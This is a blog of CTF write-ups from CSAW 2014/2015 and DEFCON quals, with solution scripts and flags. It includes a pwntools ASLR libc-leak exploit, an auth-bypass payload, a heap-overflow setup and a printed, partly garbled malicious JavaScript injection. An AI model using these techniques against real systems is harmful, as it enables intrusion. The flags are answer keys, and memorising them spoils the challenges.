Tuesday, September 22, 2015

CSAW 2015 Reversing 200 - Hacking Time

Description: We're getting a transmission from someone in the past, find out what he wants.

First, I opened up this cool NES game in FCEUX, an NES emulator. It had some funny stuff like, "overflowing the buffer" by pressing (A). Then it wanted a password to disable a lockdown. Lucky for me, FCEUX has a RAM Search tool. I changed the first character in the game to 'A' and pressed enter to see if anything changed. There are some values that changed exactly once after hitting enter, so I decided to look there. While scrolling through my options for the first character I noticed that a corresponding character in memory eventually reached 0. I guessed this was probably some sort of string comparison so 0 means that I have the correct character selected. From here I just went to each character position in the game and changed it until the value in RAM was 0 for the corresponding character. Eventually, I got the password:
--RedAnimus

Monday, September 21, 2015

CSAW 2015: Crypto 100: Notesy

The most difficult part about this problem is trying to identify what was actually wanted. Initially there was no instructions on the question, and only the words "Give me like a note dude" on the website. After having a slight internal debate about giving some random dude my notes, I started writing a little bit. After writing a couple words I went back to my trusty technique of throwing "a"s at it. It was super effective!

From this I established that this must be a substitution cipher, and therefore realized that I must need some sort of key to return from it, after all it was a crypto problem. At this point I was inspired to write out all of the letters in the alphabet in order, and copy the response. That was it.


flag{UNHMAQWZIDYPRCJKBGVSLOETXF}

-bobson

CSAW 2015 Forensics 100 - Transfer

CSAW 2015 Forensics 100 - Transfer

Description: I was sniffing some web traffic for a while, I think i finally got something interesting. Help me find flag through all these packets.
net_756d631588cb0a400cc16d1848a5f0fb.pcap
First we opened up this pcap in Wireshark and looked through the packets until we found something interesting, a python script! Neat!

import string

import random

from base64 import b64encode, b64decode


FLAG = 'flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'


enc_ciphers = ['rot13', 'b64e', 'caesar']

# dec_ciphers = ['rot13', 'b64d', 'caesard']


def rot13(s):

._rot13 = string.maketrans(

    ."ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz",

    ."NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")

.return string.translate(s, _rot13)


def b64e(s):

.return b64encode(s)


def caesar(plaintext, shift=3):

    alphabet = string.ascii_lowercase

    shifted_alphabet = alphabet[shift:] + alphabet[:shift]

    table = string.maketrans(alphabet, shifted_alphabet)

    return plaintext.translate(table)


def encode(pt, cnt=50):

.tmp = '2{}'.format(b64encode(pt))

.for cnt in xrange(cnt):

..c = random.choice(enc_ciphers)

..i = enc_ciphers.index(c) + 1

.._tmp = globals()[c](tmp)

..tmp = '{}{}'.format(i, _tmp)


return tmp


if __name__ == '__main__':

.print encode(FLAG, cnt=?)
So lets follow this TCP stream and see what else pops up:

2Mk16Sk5iakYxVFZoS1RsWnZXbFZaYjFaa1prWmFkMDVWVGs1U2IyODFXa1ZuTUZadU1YVldiVkphVFVaS1dGWXlkbUZXTVdkMVprWnJWMlZHYzFsWGJscHVVekpOWVZaeFZsUmxWMnR5VkZabU5HaFdaM1pYY0hkdVRXOWFSMVJXYTA5V1YwcElhRVpTVm1WSGExUldWbHBrWm05dk5sSnZVbXhTVm5OWVZtNW1NV1l4V1dGVWJscFVaWEJoVjFsdVdtUm5iMUpYVjNGS2IxWlViMWhXVnpFd1YwWktkbVpGWVZkbFIxRXdWa1JHVDJZeFRuWlhjRzlUWlZkclkxWlhZVk5TYmpGSFZsaHJaRkpVYjFOWmJsVXhWakZTVjFkd09WaFNNRlkyVmxjMVIxWldXa1pUY0d0WFpVWnpZbHBYWVhwVFYwWkhWM0JyVG1Wd2EydFdjSE5MVFVkSllsWnVaMWRsYm5OWldWUk9VMlV4VWxkWGJuZFVWbTl6V0Zad2QyNWtWbHAxVGxabldsWldWV0ZXYmxwTFZqRk9kV1pHYTJ0a01YTlpWb...(this type of stuff keeps going for a while)
So using that really long encrypted text and the python script we can solve this. An easy way to solve this is by stepping through the encode function with an example, I simply used the string "yo".

tmp = '2{}'.format(b64encode(pt))


First, "yo" is base64 encoded and a 2 is placed at the front of the resulting text. This means that when we are decoding our ciphertext will find this 2 and do the opposite, base64 decoding. Got it.

Next we go through the loop:

    for cnt in xrange(cnt):

    	c = random.choice(enc_ciphers)

    	i = enc_ciphers.index(c) + 1

    	_tmp = globals()[c](tmp)

    	tmp = '{}{}'.format(i, _tmp)

It makes a random choice about the cipher it uses and this is 'c'.
It also grabs the index of the cipher used and adds 1 and places that into 'i'.
'_tmp' is merely the result of putting the string into the randomly chosen cipher.
Finally, the 'tmp' is set to the index of the chosen cipher along with the string it encoded. All I had to do from there was script the decode function and run it.

import string
import random
from base64 import b64encode, b64decode

FLAG = 'flag{xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx}'

enc_ciphers = ['rot13', 'b64e', 'caesar']
dec_ciphers = ['rot13', 'b64d', 'caesard']

def rot13(s):
	_rot13 = string.maketrans(
    	"ABCDEFGHIJKLMabcdefghijklmNOPQRSTUVWXYZnopqrstuvwxyz",
    	"NOPQRSTUVWXYZnopqrstuvwxyzABCDEFGHIJKLMabcdefghijklm")
	return string.translate(s, _rot13)

def b64e(s):
	return b64encode(s)

def b64d(s):
    return b64decode(s)

def caesar(plaintext, shift=3):
    alphabet = string.ascii_lowercase
    shifted_alphabet = alphabet[shift:] + alphabet[:shift]
    table = string.maketrans(alphabet, shifted_alphabet)
    return plaintext.translate(table)

def caesard(plaintext, shift=-3):
    return caesar(plaintext, -3)

def encode(pt, cnt=50):
    tmp = '2{}'.format(b64encode(pt))
    for cnt in xrange(cnt):
    	c = random.choice(enc_ciphers)
    	i = enc_ciphers.index(c) + 1
    	_tmp = globals()[c](tmp)
    	tmp = '{}{}'.format(i, _tmp)
        print tmp
    return tmp

def decode(pt):
    while pt[0].isdigit():
        i = dec_ciphers[int(pt[0])-1]
        pt = globals()[i](pt[1:])
    return pt

if __name__ == '__main__':
   with open("lol",'r') as f:
         filez = f.read()

   print decode(filez)


The result gave me:

flag{li0ns_and_tig3rs_4nd_b34rs_0h_mi}

 --RedAnimus

CSAW 2015: Forensics 200: Airport

I enjoyed this challenge, mostly cause I got to look at airplanes, but for this problem we were given 5 images. 4 of them were png images of airports, and 1 was a jpg of the logo for steghide. After a little bit of research I found that steghide was a stenography tool which could hide/unhide information in jpg images. As a result of this I came to the idea that I was only going to have to run this on the actual logo image, and the other 4 images meant something else, most likely leading to the password needed for stenography.

Using a little bit of reverse image searches we found that each of the images were:
Aeropuerto Jose Marti (HAV)

Hong Kong International Airport(HKG)

Los Angeles International Airport (LAX)

Toronto International Airport (YYZ)
 The first couple of these were pretty easy using a reverse image search, however the third only linked to a Korean man's travel itinerary (in Korean). From this we initially were thinking that it was a airport in Seoul, however looking this up online it looked completely different, so we looked where he flew to, which was LAX. The Toronto Airport we found using a little more creative methods. There were two roads labeled on the picture, which it ended up wasn't in the US, which threw me off a little bit, but it ended up being in Toronto.

From this I decided to use all of the 3 letter identifier in the order of the numbered images in order using the steghide tool, and it worked!


flag{iH4t3A1rp0rt5}

--bobson

CSAW 2015: Recon 100: Julian Cohen

This problem amused me greatly due to the lack of guidance that was given about it. As a result of this I immediately looked for the most obvious way to find him. From last year I knew that Julian Cohen's username in most places is HockeyInJune, and decided to just look that up. Twitter was my first guess (the young people love twitter these days) and after scrolling down a bit I found this:


flag{f7da7636727524d8681ab0d2a072d663}

-bobson

CSAW 2015: Web 200: Lawn Care Simulator

For this website I got reasonably excited about watching some grass grow, however after hearing that someone actually watched it grow all the way to the top and didn't actually win anything I gave up rapidly. After looking a little bit more at the source I established that nothing really interesting was happening. Therefore I moved on to intercepting the traffic for the username and password, which was being passed in a hashed version of the password.


As a result of this I wanted to find something that would break it, and noted that the one thing that it was checking for on the client side was that a password was actually existed, so therefore after I intercepted it with burpsuite I cleared the password out and submitted no password.

Once it submitted without the password, instead of the normal webpage, it returned the flag.

flag{gr0wth__h4ck!nG!1!1!

After a little bit more investigation, it looks like this used a server side strcmp, which meant that this was also vulnerable to making password an array (password[]=098f6bcd4621d373cade4e8627b4f6) returning the flag as well.


-bobson

Wednesday, January 14, 2015

Finding system in libc on ASLR program with memory leak

Sometimes you are able to exploit a binary, but it has ASLR and you don't know where to find system. With a memory leak (that you can do more than once), it is possible to figure this out using the GOT/PLT entries that the ELF linker uses without having a plethora of copies of glibc lying around.

The pwntools library https://pwntools.readthedocs.org/en/2.2/ makes this pretty straight forward.

First, I'll show C code for a simple service that leaks memory:

#include <stdio.h>
main()
{
  int x;
  printf("Info leak service!\n");
  fflush(stdout);
  while(!feof(stdin)) {
    scanf("%x",&x);
    write(1,x,4);
    fflush(stdout);
  }
}


Next, we'll run this as a network service on port 2048:

socat TCP-LISTEN:2048,reuseaddr,fork EXEC:./mccservice

Now we'll use pwntools to find system. We do provide one address from the program as a starting point.

from pwnlib import *
from struct import *
main = 0x080484ed
def leak(address):
   print "leaking " + hex(address)
   r.send(format(address,'x')+'\n')
   try:
      value = r.recvn(4)
      print "returning "+hex(ord(value[0]))+hex(ord(value[1]))+hex(ord(value[2]))+hex(ord(value[3]))
      print "returning "+str(value)
      return value
   except:
      return None
  

r = tubes.remote.remote('localhost',2048)
prompt = r.recvuntil('\n',drop=True)
d = dynelf.DynELF(leak,main)
#print d.lookup(None, 'libc')
print d.lookup('system','libc')
r.close()


You'll get a number of messages-- the ones from pwntools have "Resolving" and look like:

[*] Resolving 'system' in 'libc.so':
[*] Resolving 'system' in 'libc.so': Finding linkmap
[+] Resolving 'system' in 'libc.so': 0xf7782938
[+] Resolving 'system' in 'libc.so': 0xf75dac40


Monday, October 6, 2014

Recon 100 (1st one)

The problem asked us to find a picture of Kevin Chung from before his high school days. A simple Google search gave us his linked in profile, which had his high school on it. I decided to check out the school's site and ended up finding some old pictures of a freshman orientation from 2007. After looking through some photos of awkward freshmen trying to fit in, I found a photo of a small Asian child standing in a crowd. I thought, "hey, Chung sounds Asian, I wonder if this is him," and wouldn't you know it, the URL to that picture was the key!

Tuesday, September 23, 2014

CSAW 2014 Crypto200

For this challenge, we connected to a server and were given a series of prompts. All the prompts needed to be solved within 10 seconds, and we did not initially know how many there would be.

The first prompt gave us a cipher text, and told us that a famous Roman would be proud if we cracked it. This led us to believe that it was a Caesar cipher. We were able to write a Python script to connect to the server, read the cipher text, and decrypt it to plain text. As it turned out, the message was always the same, except for the key, which rotated. We sliced the plain text and sent only the key.

The server then gave us another prompt, with a different cipher text and a mostly useless prompt about length not being everything. This cipher text was encrypted with a modified box or transposition cipher. We found an online tool to solve this kind of cipher tholman.com/other/transposition. When we copied our cipher text into this website, we were able to mostly decrypt the message. However, partway through each line, the message became gibberish. We then saw that at this point, the text began to wrap around diagonally. We were able to decrypt this cipher text by hand, but we rather than try to code it into Python, we simply figured that there were a fairly small number of keys and that they rotated. Having found one key, we submitted it each time, figuring that eventually we'd get it right.


Having 'solved' the second part of this challenge, we were given the final prompt. This turned out to be a Vigenere cipher. We used CrypTool 2 to crack this cipher, and sent it to the challenge server until it matched the cipher text. We eventually got lucky, and the server gave us the flag. The winning code:


In the end, we never coded up a transposition cipher solver or a Vigenere cipher solver. Instead, we figured them out once and submitted until both flags we'd found aligned on the same round.

Monday, September 22, 2014

CSAW Forensics 100


We were given a firefox.mem.zip file with the hint "dumpsters are cool, but cores are cooler"
Knowing this was a 100 level forensics problem, I first unzipped the file and dragged it into my favorite linux distro so I could run strings on it.

Then I ran strings on it!


I got scared of all the strings that came out so I ctrl+c'd out as fast as I could

after literally seconds of thought and planning I decided to grep the strings output for "flag{" and hope for the best.
strings firefox.mem | grep flag{
and the key came out!

flag{cd69b4957f06cd818d7bf3d61980e291}

-wardawg -bobson

CSAW CTF 2014 Reversing 300 (2) - weissman

For this challenge we were given a file called weissman.csawlz.
When we first looked at it in a hex editor it appeared to have 3 files concatenated together to form this one file.
Each file seemed to have a header that was created, so we were able to separate each file easily.
The first file was called hash.html, the third file was a .txt version of Alice in Wonderland, and the second, and most important, key.jpg.
We also saw that the individual files were broken up into what seemed to be 9 byte chunks separated by 0x13.
At this point we created a small python script to go through and take out the 0x13s.
Once we looked at this new file that we created it was very apparent that the file was not fully decompressed as we had hoped.
This led us to a more in depth search into the Alice in Wonderland file and the hash.html file.
Upon further inspection we found that the files were not merely separated into 9 byte chunks, but that there were only 9 byte chunks after the 0x13.
Should the 10th byte not be a 0x13, we figured out that there were 3 byte "compression points". These looked like 0x0A 0x1E 0xAA.
As we could read what was supposed to be there we found that the first byte was double the length of how many bytes were supposed to be there.
Further we found that the last 2 bytes were some sort of index into a hash table that we didn't have.
Because we did not have this hash table we continually tried to figure out how this hash table was created and totally failed.
Once we got frustrated enough to try and brute force the jpg to be read, we tried to deduce what each hash was for this file. We figured out that one hash was supposed to be 0x41 for however many bytes as was called upon to fill that location. We also found another where it might have been 0x00 for however many bytes were needed. And finally, we just put 0x00 in place of all other bytes.
Now... This SHOULD have worked, but the first time we wrote this program something messed up and we did not succeed.

4 hours later after talking to a mod about where we were going wrong (much to our surprise that we were not wrong) we rewrote the program and it worked. We were given a jpg with colors messed up, but the flag was still distinguishable.


flag{I know how long it'd take, and I can prove it.}

~ Tigger

CSAW 2014 Forensics 300

CSAW 2014 Forensics 300 - FluffyNoMore

Description: OH NO WE'VE BEEN HACKED!!!!!! -- said the Eye Heart Fluffy Bunnies Blog owner. Life was grand for the fluff fanatic until one day the site's users started to get attacked! Apparently fluffy bunnies are not just a love of fun furry families but also furtive foreign governments. The notorious "Forgotten Freaks" hacking group was known to be targeting high powered politicians. Were the cute bunnies the next in their long list of conquests!?? Well... The fluff needs your stuff. I've pulled the logs from the server for you along with a backup of it's database and configuration. Figure out what is going on!
Written by brad_anton

After decompressing all the files we looked in various files to try and find malicious activity. Looking into the logs we found a suspicious command:

/usr/bin/apt-get install ssh-server
 
We now knew a SSH server had been installed onto the server, which was to be used to mess with the Fluffy website. The more interesting command was further below ending in:

/usr/bin/vi   /var/www/html/wp-content/themes/twentythirteen/js/html5.js

This was the only edit to a file made after the SSH server was installed. We opened the appropriate html5.js file within our extracted files, but did not notice anything suspicious until it was compared to another html5.js file within another one of the themes. The following code was extra to what we saw in the other html5.js file:

var g="ti";var c="HTML Tags";var f=". li colgroup br src datalist script option .";f = f.split(" ");c="";k="/";m=f[6];for(var i=0;i\</"+m+"\>");

Running the html5.js file at jsfiddle.net (in Firefox since it wouldn't work in Chrome) reveals a PDF containing a picture of Chris Angel. We downloaded the PDF and put it into PDF Stream Dumper. The 8th object had a variable which was storing a long hex string; when translated into ASCII the result contained a string which had the key:
                
 key{Those Fluffy Bunnies Make Tummy Bumpy}

--RedAnimus

Nightrider,Imp3rial,bobson,Wardawg

CSAW Reversing 300 Wololo

This challenged composed of a .lst file that seemed to be IDA output of an arm program. A short example of the file is:
__text:00000A80   SUB  SP, SP, #0xC
__text:00000A82   STR  R0, [SP,#0xC+var_8]
__text:00000A84   LDRB  R0, [R0]
They provided a python file which read a file and uploaded it to the server, printing out the server response. The provided code was:
#!/usr/bin/env python

import sys, socket, struct
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], int(sys.argv[2])))
print s.recv(1024)

contents = open(sys.argv[3], "rb").read()
s.send(struct.pack("<I", len(contents)) + contents)

print "The challenge server says: ", s.recv(1024)
On to the analysis of the code. The arm seemed to compose primarily of two possible parts. It contains a validate_database and check_login routines. If we sent the server a blank file, then it responded that our table appeared to be incorrect. This lead us to analyze the validate_database first.
Before starting, it is important to include that they provided the C struct's for the table which were:
typedef struct
{
        uint32_t magic;
        uint32_t version;
        uint16_t num_cols;
        uint16_t num_rows;
} header_t;

typedef struct
{
        uint8_t type;
        char name[16];
} col_t;

The validate_database routine had several blocks of code where arguments where compared against static values, then a jump taken based on that compare. The first check ensures that there is actual input, so that won't be displayed. The second check compares the first four bytes to the static constant:
__text:00000B20   MOV  R0, #0x4F4C4F57   ;Does it start with WOLO
__text:00000B28   LDR  R1, [SP,#0x2C+inputThing]  ; MAGIC
__text:00000B2A   LDR  R1, [R1]
__text:00000B2C   CMP  R1, R0
The next check verified that the uint32_t version was 1:
__text:00000B3A   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B3C   LDR  R0, [R0,#4]
__text:00000B3E   CMP  R0, #1  ;next four bytes 0x00000001
__text:00000B40   BEQ  loc_B4C  ;Version, must be 1
The next check offset's R0 by 6 instead of 4, so the next check verifies that the num_rows is greater than four and less than 0x1000:
__text:00000B4C   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B4E   LDRH  R0, [R0,#0xA]
__text:00000B50   CMP  R0, #4  ;next Greater than 0x4

__text:00000B5E   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B60   LDRH  R0, [R0,#0xA]
__text:00000B62   CMP.W  R0, #0x1000 ;next less than  0x1000
The next checks the columns are >= four or <= 10, since the offset is only 4 greater than where the version number was located:
_text:00000B72   LDR  R0, [SP,#0x2C+inputThing]
__text:00000B74   LDRH  R0, [R0,#8]
__text:00000B76   CMP  R0, #4  ;Greater than 0x4

__text:00000B86   LDRH  R0, [R0,#8]
__text:00000B88   CMP  R0, #0x10 ;Less than 0x10
__text:00000B8A   BLE  loc_B96
It then goes on to verify that there are the correct number of columns and that they are the correct type. Since we expect our rows to represent the columns we chose, we can worry less about this check.

After sending in a table composed of four columns and four rows that matched those columns, the python program gave us the error that our login credential were incorrect. Our next step is to determine how to make it through the check_login method.
The first check that the check_login appears to make is to verify that the first column was labled "USERNAME" and that the corresponding row data contained the string "captainfalcon".
__text:00000CDA   MOV  R1, #(aUsername - 0xCE6) ; "USERNAME"
__text:00000CE2   ADD  R1, PC ; "USERNAME"
__text:00000CE4   MOVS  R2, #8 ; size_t
__text:00000CEA   LDR  R0, [SP,#0x6C+var_4C]
__text:00000CEC   LDR  R3, [SP,#0x6C+var_1C]
__text:00000CEE   MOV  R9, #0x11
__text:00000CF6   MUL.W  R0, R0, R9
__text:00000CFA   ADD  R0, R3
__text:00000CFC   ADDS  R0, #1 ; char *
__text:00000CFE   BLX  _strncmp                ; Verify column name is "USERNAME"

__text:00000D1A   MOV  R1, #(aCaptainfalcon - 0xD26) ; "captainfalcon"
__text:00000D22   ADD  R1, PC ; "captainfalcon"
__text:00000D24   MOVS  R2, #0xE ; size_t
__text:00000D2A   LDR  R0, [SP,#0x6C+var_38] ; char *
__text:00000D2C   BLX  _strncmp                ;Verify row contains "captainfalcon"
The program then goes on to check that the second column is PASSWORD and contains the hash fc03329505475dd4be51627cc7f0b1f1:
__text:00000D3E   MOV  R1, #(aPassword - 0xD4A) ; "PASSWORD"
__text:00000D46   ADD  R1, PC ; "PASSWORD"
.......
__text:00000D5A   MUL.W  R0, R0, R9
__text:00000D5E   ADD  R0, R3
__text:00000D60   ADDS  R0, #1 ; char *
__text:00000D62   BLX  _strncmp

__text:00000D7E   MOV  R1, #(aFc03329505475d - 0xD8A) ; "fc03329505475dd4be51627cc7f0b1f1"
__text:00000D86   ADD  R1, PC ; "fc03329505475dd4be51627cc7f0b1f1"
__text:00000D88   MOVS  R2, #0x20 ; ' ' ; size_t
__text:00000D8E   LDR  R0, [SP,#0x6C+var_38] ; char *
__text:00000D90   BLX  _strncmp
The next check verifies that the third column is ADMIN and has a uint8_t of 1:
__text:00000DA2   MOV  R1, #(aAdmin - 0xDAE) ; "ADMIN"
__text:00000DAA   ADD  R1, PC ; "ADMIN"
...
__text:00000DC2   ADD  R0, R3
__text:00000DC4   ADDS  R0, #1 ; char *
__text:00000DC6   BLX  _strncmp

__text:00000DEA   LDRB.W  R0, [SP,#0x6C+var_50]
__text:00000DEE   CMP  R0, #1
The next check verifies that the fourth column is ISAWESOME and has a uint8_t of 1:
__text:00000E0C   MOV  R1, #(aIsawesome - 0xE18) ; "ISAWESOME"
__text:00000E14   ADD  R1, PC ; "ISAWESOME"
...
__text:00000E2E   ADDS  R0, #1 ; char *
__text:00000E30   BLX  _strncmp

__text:00000E54   LDRB.W  R0, [SP,#0x6C+var_54]
__text:00000E58   CMP  R0, #1
With this in mind, the following script was able to successfully pass all the checks and get a key from the server.
import struct
db = "WOLO"
db += struct.pack("<I",0x1) #Version
db += struct.pack("<H",0x0004) # columns
db += struct.pack("<H",0x0004) #rows

db += struct.pack("B",0x5) #Type, ensure 16 byte size
db += "USERNAME"+"\x00"*8 #Name of col
db += struct.pack("B",0x6) #Type, ensure 16 byte size
db += "PASSWORD"+"\x00"*8 #Name of col
db += struct.pack("B",0x0) #Type, ensure 16 byte size
db += "ADMIN"+"\x00"*11 #Name of col
db += struct.pack("B",0x0) #Type, ensure 16 byte size
db += "ISAWESOME"+"\x00"*7 #Name of col

for row in range(0, 0x4):
 db += "captainfalcon\x00\x00\x00" #ensure 16 byte size
 db += "fc03329505475dd4be51627cc7f0b1f1"
 db += struct.pack("<B",0x1)
 db += struct.pack("<B",0x1)
If you have any questions comments, please feel free to share!

--Imp3rial

CSAW Networking 100 - Big Data

This challenge gave a pcap file along with the clue "Something, something, data, something, something, big". While this may have been some huge hint, the challenge was simple enough that it was possible to just sort by protocol and find the TELNET data. From there you could just look through the data in each of the packets, and from this it was possible to find the login request, a log-in from Julian (the challenge creator) and a password of: flag{bigdataisaproblemnotasolution}.

--bobson

CSAW Recon 100 - Julian Cohen

Initially this challenge was extremely difficult to approach due to the lack of guidance that was given. The initial hint was "Figure out how to get Julian to go on a date with you." which honestly was more of a hint than we realized. This led to a number of people looking for interviews, both written and otherwise, along with scouring of his twitter and reddit to find if he had made a passing comment about dating him. Unfortunately all of this was off point, as a later hint was given that he had an OkCupid account. After an account was made in order to search the service, a couple of approaches were utilized in order to try and find him, since standard searches for his name returned nothing. It ended up being under the same name as his LinkedIn account, which was "TheJulianCohen", and in the description of his account, the flag was given: flag{julian_will_not_date_you_sorry}.

-- bobson, amazingsherbert

CSAW 2014 Forensics 200 - Why not sftp

The title of this challenge was "Why not sftp" and a pcap file was given to be downloaded. Upon opening the pcap in Wireshark you could apply an "ftp" filter to the packets to see any file transfers occurring (also a practical step given the "sftp" hint). Packet 411 shows that a zip file was being retrieved and 432 shows that the transfer was completed. Clear the filter and navigate to the packet where the transfer began, packet 411. The first TCP packet after that contains the beginning of the data transfer. Right click on that packet and follow the TCP stream. The beginning of the TCP stream starts with "PK" which is the file header for a zip file so you know you have the correct data. Several characters after the "PK" is "flag.png" showing that flag.png is contained within the zip file. Click the "Save As" button in the TCP stream and save the raw data as a .zip file. Open the .zip file that you just saved and view the flag.png file within.

Flag{91e02cd2b8621d0c05197f645668c5c4}

-- Nightrider, gregoryFox

CSAW Exploitation 100

Exploit100 - bo

When connected to the challenge, the program printed out 

"Welcome to CSAW CTF!
Time to break out IDA Demo and see what's going on inside me.  :]"

So I opened it up in IDA and looked at the strings.


.rodata:08049300   00000016 C "Welcome to CSAW CTF!\n"                                               
.rodata:08049318   00000044 C "Time to break out IDA Demo and see whats going on inside me.  :]\n\n"
.rodata:0804935C   0000001C C "flag{exploitation_is_easy!}"                                          
.rodata:08049378   0000001E C "Unable to set SIGCHLD handler"                                        
.rodata:08049396   00000018 C "Unable to create socket "                                             
.rodata:080493B0   00000022 C "Unable to set socket reuse option"                                    
.rodata:080493D2   00000016 C "Unable to bind socket"                                                
.rodata:080493E8   0000001B C "Unable to listen on socket"                                           
.rodata:08049403   00000014 C "Unable to find user"                                                  
.rodata:08049417   0000001E C "Unable to remove extra groups"                                        
.rodata:08049435   00000015 C "Unable to change GID "                                                
.rodata:0804944A   00000015 C "Unable to change UID "                                                
.rodata:08049460   00000023 C "Unable to change current directory"                                   
.rodata:08049483   0000000D C "/dev/urandom"                                                       
.eh_frame:0804954B 00000005 C ";*2$\"                                                               

oh look, the flag

flag{exploitation_is_easy!}                                                   

-wardawg

CSAW 2014 Forensics 200(2) Obscurity

CSAW Writeups Forensics 200- Obscurity
This problem had 635 solves by the end of the competition. It was fairly easy.

It provided you with a file: pdf.pdf . The first thing I did after looking at the file is analyze it with scalpel and HxD to look for fun things inside the file. I didn't see anything, so I took another look at the pdf in Adobe Reader. There was a suspicious amount of whitespace at the top of the file, so I Edit>Select All and saw a suspicious blue box in the middle of the picture. Surprise! There was a key hidden beneath the photo. 'flag{security_through_obscurity}'
Thanks for reading!

-blkbrd

CSAW REV100 and REV200

Rev100 - Challenge consisted of a bunch of python files. Trying to run main failed on utils.pyc. Opening the file in notepad++ showed a link to http://kchung.co/lol.py, which had the flag as a comment,

# flag{trust_is_risky}


Rev200 - This problem was specifically noted as very similar to last years, which printed the key if a debugger was present. Inspection of the code shows a debug check, with producing a message box with no debugger, and debugger breakpoint otherwise.


According to the code, the pointer to the flag is incremented before printing. The same code block, this time without the increment was available, but never ran. Running both of these however, did not produce the flag. Thus, this was not the solution. The only other option was the function below, called after the debug breakpoint.


It appears to do some sort of decryption, but never prints. Examining memory shows the flag.


flag{reversing_is_not_that_hard!}

-albntomat0

Saturday, May 31, 2014

DEFCON 2014 quals - Baby First Heap

As the name of the challenge might imply, the given elf file was a pwnable with a heap overflow vulnerability. The program informed us of the allocator version 2.6.1 by Douglas Lee then proceeded to malloc twenty blocks of memory. There is one block that is always the given size of 260 bytes, which is where our input will be placed.
Ex. Output:
[ALLOC][loc=9449058][size=755]
[ALLOC][loc=9449350][size=260]
[ALLOC][loc=9449458][size=877]
[ALLOC][loc=94497D0][size=1245]
[ALLOC][loc=9449CB8][size=1047]
[ALLOC][loc=944A0D8][size=1152]
[ALLOC][loc=944A560][size=1047]
[ALLOC][loc=944A980][size=1059]
[ALLOC][loc=944ADA8][size=906]
[ALLOC][loc=944B138][size=879]
[ALLOC][loc=944B4B0][size=823]
Write to object [size=260]:

The user is able to give 4096 bytes of code, given in the following segment.
.text:08048A6B                 mov     dword ptr [esp+4], 4096 ; number of input bytes
.text:08048A73                 lea     eax, [esp+330h]
.text:08048A7A                 mov     [esp], eax      ; write location
